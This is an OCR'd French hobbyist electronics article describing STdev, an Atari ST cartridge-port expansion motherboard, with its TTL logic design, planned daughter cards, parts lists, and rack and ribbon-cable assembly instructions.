
K1 permet de choisir pour alimenter la carte mère et ses filles (qui peuvent être huit en cas de *famille nombreuse*) entre le 5v issu de l'Atari (qui risque alors de s'essouffler quelque peu...) et un 5v issu d'une alimentation extérieure.

K2 permet de diriger ce 5v vers notre carte et ses filles ou bien un second port cartouche qui sera situé en face avant de STdev et qui sera tout simplement branché en parallèle sur le câble venant du port cartouche de l'Atari. En effet nous avons pensé aux gens qui utilisent déjà ce port (clé de PRO 24 par exemple) et souhaitent utiliser en plus STdev sans trop de branchements et débranchements successifs. Grâce à K2 cela est possible ! S'il est basculé vers le 5v cartouche, celle-ci sera alimentée, tandis que notre carte mère ne le sera pas, ne perturbant alors pas les communications entre cartouche et Atari. Dans l'autre position de K2, c'est l'inverse qui se produit.

• *A présent, passons au bas du synoptique*

Le 74LS00 permet d'obtenir les signaux R, W et « OU ». Prenons pour l'exemple le signal R. Lorsque l'Atari lit dans la zone FA0000 à FAFFFF, le signal est actif c'est-à-dire qu'il passe à l'état bas (0v dit « 0 ») et R est aussi actif c'est-à-dire à l'état haut (5v dit « 1 »). En effet pour nos lecteurs non familiers de la logique booléenne, un NAND (AND à sortie inversé — NON ET en français) tel que le 74LS00 peut être utilisé en inverseur en reliant ces deux entrées.

Ainsi nous avons maintenant à notre disposition R, $\overline{R}$ — actifs en cas de lecture (R comme READ...) — W, $\overline{W}$ — actifs en cas d'écriture (W comme ?...) et OU actif s'il y a lecture *ou* écriture.




Synoptique de la carte mère.

Mais peut-être vous demandez-vous pourquoi avoir choisi lecture en FA, écriture en FB ? Après tout nous aurions pu permuter ce choix et *l'astuce* vis-à-vis du GLUE aurait tout aussi bien fonctionné. C'est tout simplement pour éviter les désagréments de la phase d'initialisation de l'Atari. En effet, lors de celle-ci, il va lire un mot magique sur le port cartouche pour voir s'il n'y en a pas une. Cette lecture s'effectuant dans la zone FAxxxx, il convenait que nos cartes filles ne soient pas perturbées par cette lecture qui pouvait se transformer en écriture grâce à la carte mère. D'où le choix de l'écriture en FB et par conséquent la lecture en FA. Vous verrez d'ailleurs par la suite combien ce choix était important pour des cartes telles que CHRONOS ou HERMES.

- *Etudions le bus de données. Ce sont les 74LS244 qui le génèrent*

Quand il y a lecture, les données viennent d'une carte fille et vont vers le bus de données de l'Atari en transitant par le 74LS244 du haut du synoptique (qui sera appelé par la suite « 244 lecture ») en position « ouverte » car $\overline{OE}$ est actif puisque relié à R. Dès qu'il n'y a plus lecture $\overline{OE}$ devient inactif (c'est-à-dire passe à « 1 »). Les sorties Oi passent alors en état de haute impédance et ainsi le bus de l'Atari n'est pas perturbé.

Quand il y a écriture, les données venant par le port d'adresse de l'Atari transitent par le second 74LS244 (qui sera appelé, vous vous en seriez douté, « 244 écriture ») vers la carte fille. Le signal $\overline{OE}$ permet « d'ouvrir » le 244 pendant la phase d'écriture et mettre en haute impédance ces sorties le reste du temps afin qu'elles ne perturbent pas le bus de données des cartes filles.

- *A présent le port d'adresses ! C'est le 74LS374 qui le génère*

Comme nous pouvons maintenir stables les adresses entre les cycles de lectures ou d'écritures, les sorties du 374 ne seront jamais mises en haute impédance comme c'était le cas sur les bus données du fait de leurs bidirectionnalités. D'où un $\overline{OE}$ forcé en permanence à « 0 ». Par contre l'adresse venant de l'Atari à destination des cartes filles sera transmise vers celle-ci dès le début d'une phase de lecture ou d'écriture par l'action du OU appliqué à l'entrée d'horloge (CLOCK).

Cependant, nous voulons huit cartes filles en même temps donc chaque carte aura un numéro décrit en binaire sur 3 bits (3 bits car $2^3 = 8$!!!).

C'est le 74LS138 qui se charge à partir du code de la carte donnée par A5 A6 A7 de dire aux cartes « toi tu es sélectionné donc communiques et vous autres restez en veille pour l'instant ». Il émet ainsi 8 signaux $\overline{CSi}$ qui de plus sont actifs (c'est-à-dire à « 0 ») seulement en cas de lecture *ou* d'écriture. Cette restriction est réalisée grâce à l'action du OU sur l'entrée $E_3$.

Au début de l'étude, nous avons parlé d'un bus de contrôle. Ce terme est peut-être nouveau pour certains d'entre vous. Rappelons-nous que lorsque plusieurs circuits communiquent ensemble ils échangent des données, des adresses mais ont besoin d'un chef d'orchestre pour gérer leur communication et éviter ainsi toute cacophonie. Dans notre cas, le bus de contrôle sera constitué des signaux $\overline{CSi}$, R, $\overline{R}$, W, $\overline{W}$ et OU.



## AVANT-PREMIÈRES

Après avoir « menti » au GLUE nous pouvons développer le système STdev. C'est ce que nous ferons dans le prochain article.

Nous commencerons par une description de la réalisation de la carte mère STdev et de son montage dans le rack de la société TRANSRACK qui nous a aimablement aidé pour le développement du système. Puis nous verrons les cartes suivantes.

- *le MICRO-MIDI*

Vous sifflez une note, la carte reconnaît la fréquence et votre synthé préféré s'empresse de la rejouer.

- *VOX (ou la voix de son maître...)*

Vous rentrez une phrase de votre choix (même en argot ou en chinois) sous forme phonétique (cf. cours d'anglais de 6e...) et la carte vous la synthétise immédiatement ! Imaginez les applications dans vos programmes :

— énoncement de score,

— « causette » pendant le chargement,

— mode d'emploi vocal,

etc.

- *ELECTRA*

Pour Noël ou le nouvel an, épatez vos amis en transformant votre Atari en DJ (grâce à VOX) qui commande des spots (ELECTRA) au rythme du micro-midi...

- *HERMES*

Un répondeur téléphonique très évolutif et associé à VOX.

- *CHRONOS* (ou les dieux du temps sont avec votre ST)

Réconciliez votre femme et votre Atari en faisant déclencher à ce dernier la cafetière du matin.

- *ANANUM*

Toujours pour votre femme, mesurez la température qu'il fait dans la maison et déclenchez un radiateur via ELECTRA ou bien mesurez la lumière ambiante et, après avoir consulté CHRONOS, dites à vos enfants de s'endormir via VOX. L'Atari jeune fille au pair, c'est assez original, non ?!?

En attendant tout cela, sachez que vous pouvez d'ores et déjà vous procurer composants, racks, circuits imprimés et même cartes en ordre de marche auprès des auteurs [1].

1) STdeV
31 ter, rue de Paris, 92190 MEUDON

# 10/3.2.1

# Préparation du rack, des câbles et réalisation de STdev

## I - Préparation du rack et des câbles

Nous abordons maintenant la réalisation pratique du rack. Elle concerne les circuits imprimés, la connectique, mais aussi l'usinage des faces avant en aluminium.

La photo en page 2 montre un rack contenant (de gauche à droite) une carte alimentation ATLAS, une carte ELECTRA, une carte ANANUM, une carte VOX, une carte STdev. Remarquons qu'il y a deux câbles en nappe. Le premier, passant devant le rack sur la photo, relie la carte STdev à l'Atari par l'intermédiaire du port cartouche. Nous distinguons d'ailleurs la partie mâle de celui-ci conçue spécialement pour ce type de connecteur. Le second câble relie STdev aux cartes d'extensions et reste interne au rack. Nous voyons ainsi sur la photo l'extrémité d'ELECTRA qui lui est connectée. Notons que la connectique s'effectuera ici par :

— connecteur DB 25 mâle coudé 90°, côté carte,

— connecteur DB 25 femelle à sertir, côté câble.

### NOMENCLATURE

Le numéro donné pour les articles concernant le rack est la référence du produit dans le catalogue de la société TRANSRACK.

— 1 bac Challenger 1 3U 220 : 8340020

— 4 baguettes taraudées 84TE : 8345770

— 9 connecteurs DB 25 femelles à sertir


— 3 connecteurs DIL 40 broches

— 1,5 m de câble plat au pas de 1,27 mm 40 conducteurs


— 1 m de câble plat au pas de 1,27 mm 32 conducteurs.

### MONTAGE DU RACK

Référez-vous à la figure 1 en n'omettant pas d'introduire en premier lieu les baguettes taraudées.




Rack monté avec carte ELECTRA sortie.




Définition du sens de montage des poutres : chiffre 1 à gauche, chiffre 28 à droite.

Introduire si nécessaire la barrette taraudée dans chacune des poutres avant ou arrière.



Effectuer 2 montages en équerre avec 2 poutres et 1 flanc pour chaque partie. Assembler les 2 montages en équerre.

**Fig. 1** : Montage du rack *(document TRANSRACK)*.

## SERTISSAGE DES CABLES

Munissez-vous des accessoires suivants :

— un petit étau,

— du carton (protection des connecteurs dans l'étau),

— des ciseaux,

— un support DIL 40 broches (usagé car il sera sacrifié).

Commençons par le câble « port cartouche ». Placez un des connecteurs DIL sur le support usagé, puis introduisez le câble 40 conducteurs en positionnant le trait rouge du câble du côté de l'ergot de repérage du connecteur. Sertissez alors en serrant le tout dans l'étau. Comme vous le constatez, ce sont les broches du support qui se tordent et non celles du connecteur, maintenant ces dernières en parfait état. Pour vous aider dans l'orientation du câble, référez-vous à la vue de dessus de STdev (Fig 3). Sertissez alors le second connecteur à l'extrémité du câble.

A présent, le câble « fond de panier ». Sertissez comme précédemment une des extrémités du câble 32 conducteurs sur le connecteur DIL qui reste, en plaçant le trait rouge du côté de l'ergot.

Attention, maintenant cela se complique ! Les huit derniers fils du câble (c'est-à-dire ceux opposés au fil rouge — vous suivez toujours ?—), sont les fils de sélection des cartes. Ils ne seront donc pas communs à chaque carte, contrairement aux 24 autres (eh oui, 32 − 8 = 24 !). Le dernier (c'est-à-dire le 32e) sera relié à la carte 0, l'avant dernier de la carte 1, etc. Vous pouvez d'ailleurs voir cette structure sur la photo présentant STdev entouré d'autres cartes. Comme vous l'aurez certainement compris, la nappe de 32 conducteurs au départ de STdev, perd ainsi un conducteur à chaque carte, pour ne comporter plus que 25 conducteurs à son arrivée sur la huitième carte. Il vous reste donc à sertir connecteur DB25 par connecteur DB25 en commençant par celui de la carte 0. A chaque étape, vous introduirez la nappe commune (24 premiers fils) et le fil de sélection (CSi), dont l'extrémité dépassante sera coupée après sertissage. Cette opération s'effectuant, rappelons-le, par serrage du connecteur dans l'étau. Bien évidemment, le 9e connecteur, destiné à l'éventuelle alimentation auxiliaire, ne recevra que la nappe commune (Fig. 2).




**Fig. 2 :** Nappe fond de panier.


## II - Réalisation de STdev

Sur la photo ci-dessous la carte STdev, entourée d'une carte ELECTRA, d'une carte alimentation ATLAS, d'une carte VOX, d'une carte ANANUM comporte :

— l'arrivée du câble « port cartouche » en son milieu,

— le départ du câble « fond de panier » à une extrémité,

— la face avant avec les deux interrupteurs K1 et K2 (voir schéma général en Partie 10, chapitre 3.2, page 3) et sur lesquels nous reviendrons.



STdev entourée d'autres cartes.



## PRÉPARATIFS AU CÂBLAGE DE STDEV

Vous aurez besoin :

— d'un fer à souder pour l'électronique (40 W maximum, JBC, ANTEX, SEM, etc.) ;

— de soudure (« qualité 60 % » minimale) ;

— d'une pince plate pour l'électronique ;

— d'une pince coupante pour l'électronique ;

— d'un petit tournevis.

Commencez pas repérer tous les composants en faisant un parallèle entre la nomenclature et la vue de dessus. Notez au passage l'ajout d'un petit condensateur sur le circuit. Il a été placé entre le signal « OU », réalisé par le dernier NAND du 74LS00, et la masse. Cette charge capacitive a pour effet bien connu d'allonger les temps de montée et de descente du signal, ce qui provoque un léger retard dans la validation du CSi par le 74LS138. En effet, nous nous sommes aperçus que lors de la sélection d'une nouvelle carte, les lignes d'adresses n'étaient pas encore positionnées en sortie du 74LS374 que déjà le signal « OU » créait un CSi, correspondant, lui, à l'ancienne carte. Il convenait donc de retarder son effet en lui plaçant classiquement une charge capacitive, le temps de laisser les nouvelles lignes d'adresses se positionner correctement. Mais ne vous inquiétez pas, cela ne ralentit en rien les accès au rack, car c'est un problème de nanosecondes que nous avons résolu !

## NOMENCLATURE

— 2 inters unipolaires pour CI coudés 90°

— 1 led jaune, 1 led verte, diamètre 5 mm

— 5 condensateurs 100 nF/16 v

— 1 condensateur céramique 1 nF

— 2 résistances 1 kΩ (marron-noir-rouge)

— supports « tulipes » : 14 broches 1
16 broches 1
20 broches 3
40 broches 1

— 1 74LS00

— 1 74LS138

— 2 74LS244

— 1 74LS374

— 1 kit de face avant 6TE : 8344140





**Fig. 3 :** STdev, vue de dessus.


COTÉ COMPOSANTS



